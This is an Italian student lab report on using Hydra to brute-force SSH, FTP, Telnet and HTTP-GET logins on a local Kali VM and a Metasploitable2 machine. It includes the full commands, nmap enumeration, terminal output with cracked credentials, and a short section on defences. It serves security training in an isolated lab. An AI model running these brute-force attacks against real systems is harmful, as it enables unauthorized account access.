CS0424IT — ESERCITAZIONE S6L4
PASSWORD CRACKING CON HYDRA

Simone La Porta

GitHub

TRACCIA

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

1. Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio FTP, RDP, Telnet, autenticazione HTTP.

SVOLGIMENTO

L'obiettivo di questo esercizio è di configurare e testare servizi di rete su una macchina Kali Linux (IP: 192.168.50.100) e di utilizzare Hydra per craccarne le autenticazioni. Successivamente, sono state effettuate operazioni di enumerazione e cracking su una macchina Metasploitable2 (IP: 192.168.50.101).

Funzionamento di Hydra

Hydra è uno strumento potente e versatile per attacchi di forza bruta contro vari protocolli di rete. Ecco come funziona:

Punti di forza

- **Versatilità**: supporta una vasta gamma di protocolli, tra cui SSH, FTP, Telnet, HTTP, e molti altri.
- **Velocità**: può eseguire attacchi paralleli, aumentando la velocità degli attacchi di forza bruta.
- **Automazione**: può essere facilmente integrato in script per automatizzare attacchi complessi.

Punti di debolezza

- **Rilevabilità**: gli attacchi di forza bruta possono generare un alto volume di traffico, rendendoli facilmente rilevabili dai sistemi di rilevamento delle intrusioni (IDS).
- **Limitazioni di Rate-Limiting**: molti servizi implementano meccanismi di rate-limiting per prevenire attacchi di forza bruta, riducendo l'efficacia di Hydra.
- **Blocco Account**: tentativi falliti ripetuti possono portare al blocco degli account, rendendo impossibile ulteriori tentativi.

Protezione dagli attacchi di Hydra

Ecco alcune misure per proteggersi dagli attacchi di forza bruta come quelli eseguiti da Hydra:

- **Implementare Rate-Limiting**: limitare il numero di tentativi di login in un dato periodo di tempo.
- **Usare Autenticazione Multi-Fattore (MFA)**: richiedere un secondo fattore di autenticazione oltre alla password.
- **Monitorare e Loggare i Tentativi di Login**: utilizzare sistemi di rilevamento delle intrusioni per monitorare tentativi di login sospetti.
- **Blocco degli Account**: bloccare temporaneamente gli account dopo un certo numero di tentativi falliti.
- **Utilizzare Password Forti**: educare gli utenti sull'importanza di usare password complesse e uniche.

Utenti di prova

Sono stati aggiunti tre utenti sulla macchina Kali con i seguenti comandi:

```
sudo adduser azureuser
```



Figura 1: Aggiunta utente azureuser

```
sudo adduser test
```



Figura 2: Aggiunta utente test

```
sudo adduser administrator
```



Figura 3: Aggiunta utente `administrator`

Test del servizio SSH

Il servizio SSH è stato testato utilizzando il comando:

```
ssh test@192.168.50.100
```

Figura 4: Connessione SSH come `test`

Cracking SSH con Hydra

Per craccare l'autenticazione SSH, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh
```

```
~/Desktop/hydra ..... 7s
> hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:18:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 40 login tries (l:5/p:8), ~10 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hunter" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "2000" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "srinivas" - 6 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hockey" - 7 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "wizard" - 8 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "dragon" - 9 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "pass" - 10 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hunter" - 11 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "2000" - 12 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "test" - 13 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "srinivas" - 14 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hockey" - 15 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "wizard" - 16 of 40 [child 3] (0/0)
[22][ssh] host: 192.168.50.100   login: test   password: srinivas
[ATTEMPT] target 192.168.50.100 - login "user" - pass "dragon" - 17 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 18 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hunter" - 19 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "2000" - 20 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test" - 21 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "srinivas" - 22 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hockey" - 23 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "wizard" - 24 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "dragon" - 25 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "pass" - 26 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hunter" - 27 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "2000" - 28 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test" - 29 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "srinivas" - 30 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hockey" - 31 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "wizard" - 32 of 40 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: administrator   password: wizard
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "dragon" - 33 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "pass" - 34 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "hunter" - 35 of 40 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: azureuser   password: hunter
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:18:39
```

Figura 5: Cracking SSH con Hydra

Test del servizio FTP con nmap

Per verificare la disponibilità del servizio FTP, è stato utilizzato il comando:

```
nmap -p 21 192.168.50.100
```

Successivamente, il servizio FTP è stato avviato con il comando:

```
sudo service vsftpd start
```



Figura 6: Avvio del servizio FTP

Cracking FTP con Hydra

Per craccare l'autenticazione FTP, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp
```

```
~/Desktop/hydra                                                                                                    3s
> hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:23:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 40 login tries (l:5/p:8), ~10 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hunter" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "2000" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "srinivas" - 6 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hockey" - 7 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "wizard" - 8 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "dragon" - 9 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "pass" - 10 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hunter" - 11 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "2000" - 12 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "test" - 13 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "srinivas" - 14 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hockey" - 15 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "wizard" - 16 of 40 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test   password: srinivas
[ATTEMPT] target 192.168.50.100 - login "user" - pass "dragon" - 17 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 18 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hunter" - 19 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "2000" - 20 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test" - 21 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "srinivas" - 22 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hockey" - 23 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "wizard" - 24 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "dragon" - 25 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "pass" - 26 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hunter" - 27 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "2000" - 28 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test" - 29 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "srinivas" - 30 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hockey" - 31 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "wizard" - 32 of 40 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: administrator   password: wizard
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "dragon" - 33 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "pass" - 34 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "hunter" - 35 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "2000" - 36 of 40 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: azureuser   password: hunter
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:23:36
```

Figura 7: Cracking FTP con Hydra

1 TEST DI CONNETTIVITÀ FTP

Per verificare l'efficacia dell'attacco, è stata effettuata una connessione FTP utilizzando una delle credenziali craccate:

```
ftp administrator@192.168.50.100
```



Figura 8: Connessione FTP come `administrator`

ENUMERAZIONE DELLA MACCHINA METASPLOITABLE2

I servizi attivi sulla macchina Metasploitable2 (IP: 192.168.50.101) sono stati enumerati con il comando:

```
nmap -sV 192.168.50.101
```

```
~/Desktop/hydra
> nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 15:27 CEST
Nmap scan report for 192.168.50.101
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.44 seconds
```

Figura 9: Enumerazione dei servizi su Metasploitable2

Cracking Telnet con Hydra

Per craccare l'autenticazione Telnet, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 telnet
```

```
~/Desktop/hydra
> hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:32:44
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[23][telnet] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:33:17
```

Figura 10: Cracking Telnet con Hydra

Cracking HTTP-GET con Hydra

Per craccare l'autenticazione HTTP-GET, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 http-get
```

```
~/Desktop/hydra
> hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:32:13
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking http-get://192.168.50.101:80/
[80][http-get] host: 192.168.50.101   login: admin
[80][http-get] host: 192.168.50.101   login: admin   password: password
[80][http-get] host: 192.168.50.101   login: admin   password: test
[80][http-get] host: 192.168.50.101   login: admin   password: msfadmin
[80][http-get] host: 192.168.50.101   login: guest   password: test
[80][http-get] host: 192.168.50.101   login: guest
[80][http-get] host: 192.168.50.101   login: guest   password: password
[80][http-get] host: 192.168.50.101   login: guest   password: msfadmin
[80][http-get] host: 192.168.50.101   login: test   password: password
[80][http-get] host: 192.168.50.101   login: test
[80][http-get] host: 192.168.50.101   login: test   password: msfadmin
[80][http-get] host: 192.168.50.101   login: test   password: test
[80][http-get] host: 192.168.50.101   login: user
[80][http-get] host: 192.168.50.101   login: user   password: test
[80][http-get] host: 192.168.50.101   login: user   password: msfadmin
[80][http-get] host: 192.168.50.101   login: user   password: password
[80][http-get] host: 192.168.50.101
[80][http-get] host: 192.168.50.101   password: test
[80][http-get] host: 192.168.50.101   password: msfadmin
[80][http-get] host: 192.168.50.101   password: password
[80][http-get] host: 192.168.50.101   login: msfadmin
[80][http-get] host: 192.168.50.101   login: msfadmin   password: test
[80][http-get] host: 192.168.50.101   login: msfadmin   password: password
[80][http-get] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 24 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:32:14
```

Figura 11: Cracking HTTP-GET con Hydra